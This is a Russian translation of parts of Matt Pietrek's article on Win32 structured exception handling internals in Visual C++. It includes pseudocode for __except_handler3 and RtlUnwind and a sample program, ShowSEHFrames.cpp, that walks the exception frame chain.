После того как вы напишите код выражения-фильтра, вы получаете возможность решать, будет ли возникшее исключение обработано кодом данного except-блока. Код выражения-фильтра может быть очень простым, и просто возвращать значение "EXCEPTION_EXECUTE HANDLER". С другой стороны, выражение-фильтр могло бы вызвать функцию, которая производит сложные вычисления, и на основе полученного результата возвращает код, который указывает системе, что делать дальше. В общем, что это будет за код, решаете вы. Ключевой момент: код выражения-фильтра вызывается системой (callback) при возникновении исключения.

То описание, которое я только что дал, является на самом деле упрощенным и идеализированным отражением реальности, предназначенным для того, чтобы вам было проще понять ее. На самом деле все несколько сложнее. Для начала, код выражения-фильтра не вызывается непосредственно операционной системой. На самом деле, поле **exception handler** в любом **EXCEPTION_REGISTRATION** указывает на одну и ту же функцию. Эта функция находится в **RTL Visual C++**, и называется **__except_handler3**. Код выражения-фильтра вызывается уже из неё. Я вернусь к этому чуть позже.

Другое искажение, сделанное мной для облегчения восприятия, заключается в том, что структура **EXCEPTION_REGISTRATION** не создаётся и не разрушается каждый раз при входе и выходе из любого **_try**-блока. Вместо этого, в каждой функции использующей **SEH** создается только один **EXCEPTION_REGISTRATION**. Другими словами, вы можете иметь множество **_try/_except** конструкций в одной функции, но в стеке будет создан только один **EXCEPTION_REGISTRATION**. Аналогично, вы могли бы сделать в функции вложенные блоки **_try**. Однако, при этом, **Visual C++** создаст только один **EXCEPTION_REGISTRATION**.

Если единственный обработчик исключений (это упоминавшийся ранее **__except_handler3**) покрывает весь **EXE** или **DLL**, и если единственный **EXCEPTION_REGISTRATION** разделяет множество **_try**-блоков, то там очевидно делается более сложная работа, чем кажется на первый взгляд. Этот фокус реализован с помощью таблицы данных, которую вы обычно не видите. Однако, так как общая цель этой статьи состоит в том, чтобы разобрать **SEH** по винтикам, давайте взглянем, как это делается.

Расширенный фрейм обработки исключений

SEH, реализованный в **Visual C++**, не использует базовую структуру **EXCEPTION_REGISTRATION**. Вместо этого, он добавляет в конец этой структуры дополнительные поля данных. Именно эти дополнительные данные позволяют одной функции (**__except_handler3**) обработать все исключения программы, и управлять вызовом соответствующих выражений-фильтров и _except-блоков. Подсказка к формату используемой в **Visual C++** расширенной структуры **EXCEPTION_REGISTRATION** была найдена в файле **EXSUP.INC**, который находится в исходниках **RTL Visual C++**. В этом файле, вы найдете следующее (закомментированное) определение:

```
;struct _EXCEPTION_REGISTRATION{
;     struct _EXCEPTION_REGISTRATION *prev;
;     void (*handler)(PEXCEPTION_RECORD,
;                     PEXCEPTION_REGISTRATION,
;                     PCONTEXT,
;                     PEXCEPTION_RECORD);
;     struct scopetable_entry *scopetable;
;     int trylevel;
;     int _ebp;
;     PEXCEPTION_POINTERS xpointers;
;};
```

С первыми двумя полями (**prev** и **handler**) вы уже знакомы. Они составляют основу структуры **EXCEPTION_REGISTRATION**. Новыми здесь являются последние три поля: **scopetable**, **trylevel** и

_ebp. Поле **scopetable** содержит адрес массива структур типа **scopetable_entries**, в то время как поле **trylevel** по существу содержит индекс в этом массиве. Последнее поле, **_ebp** - значение указателя кадра стека (**EBP**) до создания структуры **EXCEPTION_REGISTRATION**.

Это не случайно, что поле **_ebp** стало частью расширенной структуры **EXCEPTION_REGISTRATION**. Оно включается в структуру операцией **PUSH EBP**, с которой начинается большинство функций. Это даёт возможность обращаться к другим полям структуры **EXCEPTION_REGISTRATION** с помощью отрицательного смещения от указателя кадра. Например, поле **trylevel** находится по адресу **[EBP-04]**, указатель **scopetable** находится по адресу **[EBP-08]** и т.д.

Сразу вслед за расширенной структурой **EXCEPTION_REGISTRATION**, **Visual C++** кладёт в стек два дополнительных значения. В значении **DWORD**, которое он кладёт в первую очередь, хранится указатель на структуру **EXCEPTION_POINTERS**(стандартную структуру **Win32**). Это указатель, который возвращает **API**-функция **GetExceptionInformation**. Хотя документация **SDK** подразумевает, что **GetExceptionInformation** является стандартной **API**-функцией **Win32**, на самом же деле это встроенная функция компилятора. Когда вы вызываете эту функцию, **Visual C++** генерирует следующее:

```
MOV EAX,DWORD PTR [EBP-14]
```

Так же, как и **GetExceptionInformation**, встроенной функцией компилятора, является связанная с ней функция **GetExceptionCode**. **GetExceptionCode** просто находит, и возвращает значение поля, принадлежащего одной из структур данных, возвращенных **GetExceptionInformation**. Я надеюсь что читатель, в качестве упражнения, самостоятельно выяснит, что делают, следующие команды, которые **Visual C++** генерирует для **GetExceptionCode** :

```
MOV EAX,DWORD PTR [EBP-14]
MOV EAX,DWORD PTR [EAX]
MOV EAX,DWORD PTR [EAX]
```

Вернемся к расширенной структуре **EXCEPTION_REGISTRATION**. В восьми байтах от её начала **Visual C++** резервирует значение **DWORD** для того значения указателя стека (**ESP**), которое он имеет сразу после исполнения кода пролога функции. Этот **DWORD** - нормальное значение регистра **ESP** во время выполнения функции (конечно, кроме тех случаев, когда перед вызовом другой функции параметры кладутся в стек).

Похоже, я вывалил на вас тонну информации. Прежде чем двигаться дальше, давайте взглянем на стандартный **SEH**-фрейм, который создаёт **Visual C++** для функции, использующей **SEH** :

```
EBP-00 _ebp
EBP-04 trylevel
EBP-08 указатель на таблицу scopetable
EBP-0C адрес функции обработчика
EBP-10 Указатель на предыдущую EXCEPTION_REGISTRATION
EBP-14 GetExceptionPointers
EBP-18 Обычное значение регистра ESP в фрейме
```

С точки зрения ОС, существуют только два поля, из которых состоит базовая структура **EXCEPTION_REGISTRATION**: указатель prev в **[EBP-10]** и указатель функцию обработчика в **[EBP-0Ch]**. Остальное содержимое фрейма является специфическим расширением **Visual C++**. Теперь, зная всё это, давайте посмотрим на процедуру из **RTL Visual C++**, которая воплощает **SEH** на уровне компилятора: **__except_handler3**.

__except_handler3 и scopetable

Я не могу отправить вас к исходникам **RTL Visual C++**, чтобы вы сами посмотрели функцию **__except_handler3** , потому, что её там нет. Вместо этого вам придётся иметь дело с написанной мной версией этой функции в псевдокоде (см. рис. 9).

```
int __except_handler3(
     struct _EXCEPTION_RECORD * pExceptionRecord,
     struct EXCEPTION_REGISTRATION * pRegistrationFrame,
     struct _CONTEXT *pContextRecord,
     void * pDispatcherContext )
 {
     LONG filterFuncRet
     LONG trylevel
     EXCEPTION_POINTERS exceptPtrs
     PSCOPETABLE pScopeTable

     CLD     // Сбрасываем флаг направления (не делайте никаких допущений!)

     // Если ни один из битов: EXCEPTION_UNWINDING, или EXCEPTION_EXIT_UNWIND,
     // не установлен, то обработчик работает
     // в своем основном режиме (т.е. он работает не в режиме раскрутки).

     if ( ! (pExceptionRecord->ExceptionFlags
             & (EXCEPTION_UNWINDING | EXCEPTION_EXIT_UNWIND)) )
     {
         // Создаем в стеке структуру EXCEPTION_POINTERS.
         exceptPtrs.ExceptionRecord = pExceptionRecord;
         exceptPtrs.ContextRecord = pContextRecord;

         // Помещаем указатель на EXCEPTION_POINTERS в стек на 4 байта ниже
         // SEH-фрейма.
         // Смотри ассемблерный код функции GetExceptionInformation.
         *(PDWORD)((PBYTE)pRegistrationFrame - 4) = &exceptPtrs

         // Получаем начальное значение поля "trylevel".
         trylevel = pRegistrationFrame->trylevel

         // Получаем указатель на массив scopetable.
         scopeTable = pRegistrationFrame->scopetable;

 search_for_handler:

         if ( pRegistrationFrame->trylevel != TRYLEVEL_NONE )
         {
             if ( pRegistrationFrame->scopetable[trylevel].lpfnFilter )
             {
                 PUSH EBP // Сохраняем значение регистра EBP для этого фрейма.

                 // !!!Очень важно!!!  Переключение на оригинальное значение регистра
                 // EBP.  Это позволяет иметь, в пределах фрейма, одно и
                 // тоже значение в регистре EBP, как до возникновения исключения,
                 // так и после него.
                 EBP = &pRegistrationFrame->_ebp

                 // Вызываем функцию фильтра.
                 filterFuncRet = scopetable[trylevel].lpfnFilter();

                 POP EBP // Восстанавливаем значение регистра EBP нужное для этого
                         // фрейма обработчика.

                 if ( filterFuncRet != EXCEPTION_CONTINUE_SEARCH )
                 {
                     if ( filterFuncRet < 0 ) // EXCEPTION_CONTINUE_EXECUTION
                         return ExceptionContinueExecution;

                     // Если управление дошло до этого места, значит фильтр вернул
                     // значение EXCEPTION_EXECUTE_HANDLER.
                     scopetable == pRegistrationFrame->scopetable
```

```
                    // С помощью следующей функции ОС фактически производит очистку
                    // зарегистрированных фреймов.
                    // Эта функция рекурсивная.
                    __global_unwind2( pRegistrationFrame );

                    // Когда выполнение доходит до этого места, все фреймы,
                    // зарегистрированные после фрейма обработчика обрабатывающего
                    // исключение, уже очищены.
                    EBP = &pRegistrationFrame->_ebp

                    __local_unwind2( pRegistrationFrame, trylevel );

                    // NLG == "non-local-goto" (setjmp/longjmp stuff)
                    __NLG_Notify( 1 );  // EAX == scopetable->lpfnHandler

                    // Устанавливаем текущий trylevel относительно того элемента
                    // SCOPETABLE,
                    // который использовался, когда был найден обработчик.
                    pRegistrationFrame->trylevel = scopetable->previousTryLevel;

                    // Вызываем код _except-блока.  Он не возвращает сюда
                    // управление.
                    pRegistrationFrame->scopetable[trylevel].lpfnHandler();
                }
            }

            scopeTable = pRegistrationFrame->scopetable;
            trylevel = scopeTable->previousTryLevel

            goto search_for_handler;
        }
        else    // trylevel == TRYLEVEL_NONE
        {
            retvalue == DISPOSITION_CONTINUE_SEARCH;
        }
    }
    else    // Установлен какой-то из флажков: EXCEPTION_UNWINDING или
            // EXCEPTION_EXIT_UNWIND.
    {
        PUSH EBP    // Сохраняем значение регистра EBP.
        EBP = pRegistrationFrame->_ebp  // Устанавливаем значение регистра EBP для
                                        // __local_unwind2

        __local_unwind2( pRegistrationFrame, TRYLEVEL_NONE )

        POP EBP     // Восстанавливаем значение регистра EBP/

        retvalue == DISPOSITION_CONTINUE_SEARCH;
    }
}
```

Рисунок 9. Псевдокод __except_handler3. Хотя вы увидите в **__except_handler3** большое количество кода, помните, что это всего лишь **callback**-функция, вызываемая при возникновении исключения, подобная той, которую я описал в начале этой статьи. Она имеет четыре параметра, аналогичные тем, которые имеют изготовленные мной функции **MYSEH.EXE** и **MYSEH2.EXE**. На самом верхнем уровне, функция **__except_handler3**, с помощью оператора **if** , разбита на две части. Это сделано потому, что функция может быть вызвана в двух режимах: в обычном режиме (в этом режиме функция вызывается при возникновении исключения) и в режиме раскрутки (в этом режиме функция вызывается в процессе раскрутки). Большая часть функции предназначена работы в обычном режиме.

Сначала этот код создает в стеке структуру **EXCEPTION_POINTERS**, инициализируя ее двумя параметрами, переданными в **__except_handler3**. Адрес этой структуры, которую в псевдокоде я назвал: **exceptPtrs**, помещается по адресу **[EBP-14]**. Этим производится инициализация указателя, который используют функции **GetExceptionInformation** и **GetExceptionCode**.

Затем, **__except_handler3** получает текущее значение **trylevel** из фрейма **EXCEPTION_REGISTRATION**(в **[EBP-04]**). Значение поля **trylevel** используется в качестве индекса в массиве **scopetable**, благодаря которому множество **_try**-блоков (в том числе, и вложенных) находящиеся в одной функции, используют одну и туже структуру **EXCEPTION_REGISTRATION**. Каждый элемент **scopetable** выглядит следующим образом:

```
typedef struct _SCOPETABLE
 {
     DWORD       previousTryLevel;
     DWORD       lpfnFilter
     DWORD       lpfnHandler
} SCOPETABLE, *PSCOPETABLE;
```

Назначение второго и третьего поля в **SCOPETABLE** понять не сложно. Они содержат адреса кодов выражения-фильтра и соответствующего **_except**-блока. Понять назначение поля **previousTryLevel** немного сложнее. В общем, оно нужно для вложенных **try**-блоков. Важно, что для каждого **_try**-блока в функции существует один элемент в **SCOPETABLE**.

Как я уже говорил, текущий **trylevel** определяет используемый элемент в массиве **scopetable**. Этот элемент, в свою очередь, определяет адреса выражения-фильтра и **_except**-блока. Теперь рассмотрим сценарий, когда один **_try**-блок вложен в другой. Если выражение-фильтр внутреннего **_try**-блока решает что связанный с ним **_except**-блок не будет обрабатывать возникшее исключение, о нём должно быть проинформировано выражение-фильтр внешнего **_try**-блока. Каким образом **__except_handler3** узнает, какой элемент **SCOPETABLE** соответствует внешнему **_try**-блоку? Индекс этого элемента содержится в поле **previousTryLevel**, принадлежащем элементу **SCOPETABLE**. Используя эту схему, вы сможете создать произвольное количество вложенных **_try**-блоков. Поле **previousTryLevel** используется как узел в связанном списке возможных обработчиков исключений в пределах функции. В последнем элементе этого списка, поле **trylevel** содержит значение **0xFFFFFFFF**.

Вернемся к коду функции **__except_handler3**. После того, как текущий **trylevel** получен, она берет соответствующий элемент **SCOPETABLE**, и вызывает указанный в нем код выражения-фильтра. Если выражение-фильтр возвращает значение **EXCEPTION_CONTINUE_SEARCH**, функция **__except_handler3** переходит к следующему элементу **SCOPETABLE**, индекс которого указан в поле **previousTryLevel**. Если в процессе перебора списка подходящий обработчик не найден, функция **__except_handler3** возвращает значение **DISPOSITION_CONTINUE_SEARCH**, которое заставляет систему перейти к следующему фрейму **EXCEPTION_REGISTRATION**.

Если выражение-фильтр возвращает значение **EXCEPTION_EXECUTE_HANDLER**, значит, исключение должно быть обработано кодом соответствующего **_except**-блока. Значит, все предыдущие фреймы **EXCEPTION_REGISTRATION** должны быть удалены из списка, и должен быть выполнен код **_except**-блока. Первая из этих технических задач решается вызовом функции **__global_unwind2**, которую я опишу позже. После кода, совершающего очистку, который я пока проигнорирую, исполнение продолжается в **_except**-блоке. Странно, что управление, никогда не возвращается из **_except**-блока, несмотря на то, что **__except_handler3** вызывает его с помощью инструкции **CALL**.

Как устанавливается текущее значение **trylevel**? Это делается компилятором, который “на лету” изменяет поле **trylevel** в расширенной структуре **EXCEPTION_REGISTRATION**. Если вы исследуете ассемблерный код, который был сгенерирован для функции, использующей **SEH**, то в различных местах функции вы увидите код, который изменяет текущее значение trylevel в **[EBP-04]**.

Почему, несмотря на то, что функция **__except_handler3** передает управление **_except**-блоку с помощью инструкции **CALL**, управление к ней никогда не возвращается? Так как операция **CALL** помещает адрес возврата в стек, вы наверно подумали, что код **_except**-блока портит стек. Если вы исследуете код сгенерированный для **_except**-блока, то увидите, что первым делом он загружает в

регистр **ESP** значение (**DWORD**), которое находится в стеке на 8 байтов ниже структуры **EXCEPTION_REGISTRATION**. Как часть своего кода пролога, функция сохраняет значение **ESP** , чтобы блок _except мог получить его позже.

Программа ShowSEHFrames

Если сейчас вы чувствуете, что немного ошеломлены вещами наподобие **EXCEPTION_REGISTRATIONs**, **scopetables**, **trylevels** , выражениями-фильтрами и раскруткой, то скажу вам, что в начале я тоже прошел через это. Тему: *“SEH на уровне компилятора”* , нельзя изучить постепенно. По отдельности большая ее часть не имеет смысла, если вы не воспринимаете её всю как единое целое. Когда я сталкиваюсь с большим количеством теории я стараюсь писать код, использующий концепции, которые я изучаю. Если код работает, значит (обычно) что я все понял правильно.

На рис. 10 показан исходный код программы **ShowSEHFrames.EXE**. Она использует **_try/_except**-блоки, чтобы создать список из нескольких **Visual C++ SEH**-фреймов. Впоследствии, она отображает информацию о каждом фрейме, а также структуры **scopetable**, которые **Visual C++** создаёт для каждого **SEH**-фрейма. Программа не вызывает и не ожидает никаких исключений. Я включил все **_try**-блоки для того, чтобы **Visual C++** создал множество кадров **EXCEPTION_REGISTRATION**, с множеством элементов **scopetable** в них.

В **ShowSEHFrames** важны следующие функции: **WalkSEHFrames** и **ShowSEHFrame**. **WalkSEHFrames** сначала выводит на экран адрес функции **__except_handler3**(причина, по которой это делается, станет ясна вам чуть позже). Затем, функция получает указатель на начало списка обработчиков исключений из **FS:[0]**, и обходит каждый его узел. Все узлы имеют тип **VC_EXCEPTION_REGISTRATION**, который является структурой, которую я определил, чтобы описать **Visual C++ SEH**-фрейм. **WalkSEHFrames** передает в функцию **ShowSEHFrame** указатель на каждый узел в списке.

```
//================================================
 // ShowSEHFrames - Мэт Питрек 1997
 // Microsoft Systems Journal, Февраль 1997
 // FILE: ShowSEHFrames.CPP
 // To compile: CL ShowSehFrames.CPP
 //================================================
 #define WIN32_LEAN_AND_MEAN
 #include

 #include

 #pragma hdrstop

 //---------------------------------------------------------------------------
 // !!! ВНИМАНИЕ !!!  Эта программа будет компилироваться только в Visual C++,
 // т.к. использует специфичные для Visual C++ структуры данных.
 //---------------------------------------------------------------------------

 #ifndef _MSC_VER
 #error Visual C++ Required (Visual C++ specific information is displayed)
 #endif

 //---------------------------------------------------------------------------
 // Structure Definitions
 //---------------------------------------------------------------------------

 // Структура данных, используемая в качестве основного SEH-фрейма, определенного
 // на уровне ОС.

 struct EXCEPTION_REGISTRATION
 {
```

```
    EXCEPTION_REGISTRATION* prev;
    FARPROC                 handler;
};

// Структура (-ы) данных на которую указывает расширенный SEH-фрейм, используемый
// на уровне Visual C++.

struct scopetable_entry
{
    DWORD       previousTryLevel;
    FARPROC     lpfnFilter;
    FARPROC     lpfnHandler;
};

// Расширенная структура данных, используемая в качестве SEH-фрейма, определенного
// на уровне Visual C++.

struct VC_EXCEPTION_REGISTRATION : EXCEPTION_REGISTRATION
{
    scopetable_entry *  scopetable;
    int                 trylevel;
    int                 _ebp;
};

//-------------------------------------------------------------------------
// Prototypes
//-------------------------------------------------------------------------

// __ except_handler3 - функция RTL Visual C++. Мы хотим обратиться к ней,
// чтобы вывести на экран её адрес.  Однако, т.к. она не представлена в заголовочных
// файлах нам нужен ее псевдокод.

extern "C" int _except_handler3(PEXCEPTION_RECORD, EXCEPTION_REGISTRATION *,
                                PCONTEXT, PEXCEPTION_RECORD);

//-------------------------------------------------------------------------
// Code
//-------------------------------------------------------------------------

//
// Отобразить на экране информацию об одном SEH-фрейме, наряду с его scopetable.
//
void ShowSEHFrame( VC_EXCEPTION_REGISTRATION * pVCExcRec )
{
    printf( "Frame: %08X  Handler: %08X  Prev: %08X  Scopetable: %08X\n",
            pVCExcRec, pVCExcRec->handler, pVCExcRec->prev,
            pVCExcRec->scopetable );

    scopetable_entry * pScopeTableEntry = pVCExcRec->scopetable;

    for ( unsigned i = 0; i <= pVCExcRec->trylevel; i++ )
    {
        printf( "    scopetable[%u] PrevTryLevel: %08X  "
                "filter: %08X  __except: %08X\n", i,
                pScopeTableEntry->previousTryLevel,
                pScopeTableEntry->lpfnFilter,
                pScopeTableEntry->lpfnHandler );

        pScopeTableEntry++;
    }

    printf( "\n" );
}

//
// Обходим связанный список обработчиков, и по очереди отображаем информацию
// о каждом из них.

void WalkSEHFrames( void )
{
    VC_EXCEPTION_REGISTRATION * pVCExcRec;
```

```
    // Вывести на экран местоположение функции __ except_handler3.
    printf( "_except_handler3 расположен по адресу: %08X\n", _except_handler3 );
    printf( "\n" );

    // Получить указатель на начало списка из FS:[0]
    __asm   mov eax, FS:[0]
    __asm   mov [pVCExcRec], EAX

    // Делаем перебор связанного списка фреймов.  Значение 0xFFFFFFFF
    // сигнализирует об окончании списка.
    while (  0xFFFFFFFF != (unsigned)pVCExcRec )
    {
        ShowSEHFrame( pVCExcRec );
        pVCExcRec = (VC_EXCEPTION_REGISTRATION *)(pVCExcRec->prev);
    }
}

void Function1( void )
{
    // Установить три вложенные _try-блоки (вследствие этого, появляется три
    // элемента scopetable).
    _try
    {
        _try
        {
            _try
            {
                WalkSEHFrames();    // Показать все SEH-фреймы.
            }
            _except( EXCEPTION_CONTINUE_SEARCH )
            {
            }
        }
        _except( EXCEPTION_CONTINUE_SEARCH )
        {
        }
    }
    _except( EXCEPTION_CONTINUE_SEARCH )
    {
    }
}

int main()
{
    int i;

    // Используем два _try-блока (не вложенные).  Это вызывает генерацию двух
    // элементов scopetable для этой функции.
    _try
    {
        i = 0x1234;     // Не делаем ничего особенного.
    }
    _except( EXCEPTION_CONTINUE_SEARCH )
    {
        i = 0x4321;     // Ничего особенного (в обратном порядке)
    }

    _try
    {
        Function1();    // Вызываем функцию, которая установит побольше SEH-фреймов.
    }
    _except( EXCEPTION_EXECUTE_HANDLER )
    {
        // Сюда управление передано не будет, т.к. мы не ожидаем исключения.
        printf( "Caught Exception in main\n" );
    }

    return 0;
}
```

Рисунок 10. ShowSEHFrames.cpp В процессе своей работы функция **ShowSEHFrame** выводит на экран адрес **SEH**-фрейма, адрес **callback**-функции обработчика исключений, адрес предыдущего **SEH**-фрейма и указатель на **scopetable**. Затем, для каждого элемента **scopetable**, она выводит на экран предыдущий **trylevel**, адрес выражения-фильтра и адрес **_except**-блока. Каким образом я узнаю, сколько элементов содержится в **scopetable**? На самом деле, я этого не знаю. Скорее, я предполагаю, что текущий **trylevel** в структуре **VC_EXCEPTION_REGISTRATION** на единицу меньше чем общее количество элементов в **scopetable**.

На рис. 11 показаны результат выполнения программы **ShowSEHFrames**. Сначала, исследуйте каждую строчку, которая начинается с *"Frame:"*. Обратите внимание, что каждый следующий показанный экземпляр **SEH**-фрейма находится в стеке выше предыдущего. Затем, обратите внимание, что первые три строки, начинающиеся с *"Frame: "* , имеют одно и то же значение в поле **Handler**(**004012A8**). Посмотрев в начало информации, выданной программой, вы увидите, что это значение (**004012A8**) соответствует адресу функции **__except_handler3** находящейся в **RTL Visual C++**. Это доказывает сделанное мной ранее утверждение, что существует только одна точка входа для всех обработчиков исключений.




Рисунок 11. Результат работы программы ShowSEHFrames. У вас может возникнуть вопрос: почему программа показала три **SEH**-фрейма, использующих в качестве **callback**-обработчика функцию **__except_handler3**, в то время как в функции **ShowSEHFrames** явно указанны только две функции, использующие **SEH**? Третий фрейм устанавливается в **RTL Visual C++**. В коде находящемся в файле **CRT0.C**, который можно найти в исходниках **RTL Visual C++**, видно, что вызов функции main или **WinMain** обернут **_try/_except**-блоком. Код выражения-фильтра для этого **_try**-блока можно найти в файле **WINXFLTR.C**.

Вернемся к программе **ShowSEHFrames**, значение поля **Handler** в последней строчке начинающейся с *"Frame:"* содержит уже другой адрес - **77F3AB6C**. Немного пошуровав вокруг, вы поймете, что этот адрес находится в **KERNEL32.DLL**. Этот специфический фрейм установлен, описанной мной ранее, функцией **BaseProcessStart**, которая находится в **KERNEL32.DLL**.

Из Microsoft Systems Journal. Январь 1997..

(продолжение статьи)

Win32™ SEH изнутри (ч.3)

Автор: Matt Pietrek / пер. Oleg_SK, SI

Дата: 2005-08-11

Раскрутка

(листинг) (находится в архиве `wasm_files.zip`: `files/0386/listings.zip`)

Перед тем как погрузиться в код, осуществляющий раскрутку (**unwinding**), давайте кратко обсудим, что это собственно такое. Ранее я описал, как потенциальные обработчики исключений сохраняется в связанном списке, на который указывает первый **DWORD** в **TIB**(**FS:[0]**). Так как нужный обработчик исключения может находиться не в начале списка, необходим механизм для удаления всех обработчиков исключений находящихся в списке перед ним.

Как вы видели в **Visual C++**-функции **__except_handler3**, раскрутка реализуется с помощью **RTL**-функции **__global_unwind2**. Эта функция представляет собой очень тонкую обертку вокруг не документированной **API**-функции **RtlUnwind** :

```
__global_unwind2(void * pRegistFrame)
 {
     _RtlUnwind( pRegistFrame,
                 &__ret_label,
                 0, 0 );
     __ret_label:
 }
```

Хотя функция **RtlUnwind** является критически важным **API** для реализации **SEH** на уровне компилятора, она нигде не документирована. Хотя технически эта функция располагается в **KERNEL32**, в **Windows NT KERNEL32.DLL** переадресует ее вызов к **NTDLL.DLL**, который также имеет функцию **RtlUnwind**. На рис. 12 показан примерный псевдокод, который я набросал для неё.

```
void _RtlUnwind( PEXCEPTION_REGISTRATION pRegistrationFrame,
                 PVOID returnAddr,  // Не используется на процессорах i386+!
                 PEXCEPTION_RECORD pExcptRec,
                 DWORD _eax_value )
 {
     DWORD   stackUserBase;
     DWORD   stackUserTop;
     PEXCEPTION_RECORD pExcptRec;
     EXCEPTION_RECORD  exceptRec;
     CONTEXT context;

     // Получаем границы стека из FS:[4] и FS:[8].
     RtlpGetStackLimits( &stackUserBase, &stackUserTop );

     if ( 0 == pExcptRec )   // Нормальный случай.
     {
         pExcptRec = &excptRec

         pExcptRec->ExceptionFlags = 0;
         pExcptRec->ExceptionCode = STATUS_UNWIND;
         pExcptRec->ExceptionRecord = 0;
         // Получить адрес возврата из стека.
         pExcptRec->ExceptionAddress = RtlpGetReturnAddress();
         pExcptRec->ExceptionInformation[0] = 0;
     }

     if ( pRegistrationFrame )
         pExcptRec->ExceptionFlags |= EXCEPTION_UNWINDING;
```

```
else
    pExcptRec->ExceptionFlags|=(EXCEPTION_UNWINDING|EXCEPTION_EXIT_UNWIND);

context.ContextFlags =
    (CONTEXT_i486 | CONTEXT_CONTROL | CONTEXT_INTEGER | CONTEXT_SEGMENTS);

RtlpCaptureContext( &context );

context.Esp += 0x10;
context.Eax = _eax_value;

PEXCEPTION_REGISTRATION pExcptRegHead;

pExcptRegHead = RtlpGetRegistrationHead();  // Восстанавливаем значение в FS:[0].

// Начинаем перебор связанного списка структур EXCEPTION_REGISTRATION
while ( -1 != pExcptRegHead )
{
    EXCEPTION_RECORD excptRec2;

    if ( pExcptRegHead == pRegistrationFrame )
    {
        _NtContinue( &context, 0 );
    }
    else
    {
        // Если начало связанного списка структур EXCEPTION_REGISTRATION
        // находится в более старшем адресе, чем тот адрес,
        // который был передан в эту функцию в параметре pRegistrationFrame,
        // считаем, что возникла проблема.
        if ( pRegistrationFrame && (pRegistrationFrame <= pExcptRegHead) )
        {
            // Чтобы сообщить ОС о возникшей ситуации, вызываем исключение.
            excptRec2.ExceptionRecord = pExcptRec;
            excptRec2.NumberParameters = 0;
            excptRec2.ExceptionCode = STATUS_INVALID_UNWIND_TARGET;
            excptRec2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;

            _RtlRaiseException( &exceptRec2 );
        }
    }

    PVOID pStack = pExcptRegHead + 8; // 8==sizeof(EXCEPTION_REGISTRATION)

    if (    (stackUserBase <= pExcptRegHead ) // Удостоверяемся что
        &&  (stackUserTop >= pStack ) // адрес находящийся в pExcptRegHead
        &&  (0 == (pExcptRegHead & 3)) ) // выровнен на границе DWORD.
    {
        DWORD pNewRegistHead;
        DWORD retValue;

        retValue = RtlpExecutehandlerForUnwind(
                        pExcptRec, pExcptRegHead, &context,
                        &pNewRegistHead, pExceptRegHead->handler );

        if ( retValue != DISPOSITION_CONTINUE_SEARCH )
        {
            if ( retValue != DISPOSITION_COLLIDED_UNWIND )
            {
                excptRec2.ExceptionRecord = pExcptRec;
         excptRec2.NumberParameters = 0;
                excptRec2.ExceptionCode = STATUS_INVALID_DISPOSITION;
                excptRec2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;

                RtlRaiseException( &excptRec2 );
            }
            else
                pExcptRegHead = pNewRegistHead;
        }

        PEXCEPTION_REGISTRATION pCurrExcptReg = pExcptRegHead;
```

```
            pExcptRegHead = pExcptRegHead->prev;

            RtlpUnlinkHandler( pCurrExcptReg );
        }
        else    // Адрес не выровнен!  Чтобы сообщить ОС о возникшей ситуации,
                // вызываем исключение.
        {
            excptRec2.ExceptionRecord = pExcptRec;
            excptRec2.NumberParameters = 0;
            excptRec2.ExceptionCode = STATUS_BAD_STACK;
            excptRec2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;

            RtlRaiseException( &excptRec2 );
        }
    }

    // Если управление дошло сюда, значит, мы достигли конца списка
    // EXCEPTION_REGISTRATION.
    // Это обычно не происходит.

    if ( -1 == pRegistrationFrame )
        NtContinue( &context, 0 );
    else
        NtRaiseException( pExcptRec, &context, 0 );

}

PEXCEPTION_REGISTRATION
RtlpGetRegistrationHead( void )
{
    return FS:[0];
}

_RtlpUnlinkHandler( PEXCEPTION_REGISTRATION pRegistrationFrame )
{
    FS:[0] = pRegistrationFrame->prev;
}

void _RtlpCaptureContext( CONTEXT * pContext )
{
    pContext->Eax = 0;
    pContext->Ecx = 0;
    pContext->Edx = 0;
    pContext->Ebx = 0;
    pContext->Esi = 0;
    pContext->Edi = 0;
    pContext->SegCs = CS;
    pContext->SegDs = DS;
    pContext->SegEs = ES;
    pContext->SegFs = FS;
    pContext->SegGs = GS;
    pContext->SegSs = SS;
    pContext->EFlags = flags; // __asm{ PUSHFD / pop [xxxxxxxx] }
    pContext->Eip = адрес следующей инструкции в защищенном коде
    (т.е. в том коде, где произошло исключение).
    pContext->Ebp = значение регистра EBP в защищенном коде
    (т.е. в том коде, где произошло исключение).
    pContext->Esp = Context.Ebp + 8
}
```

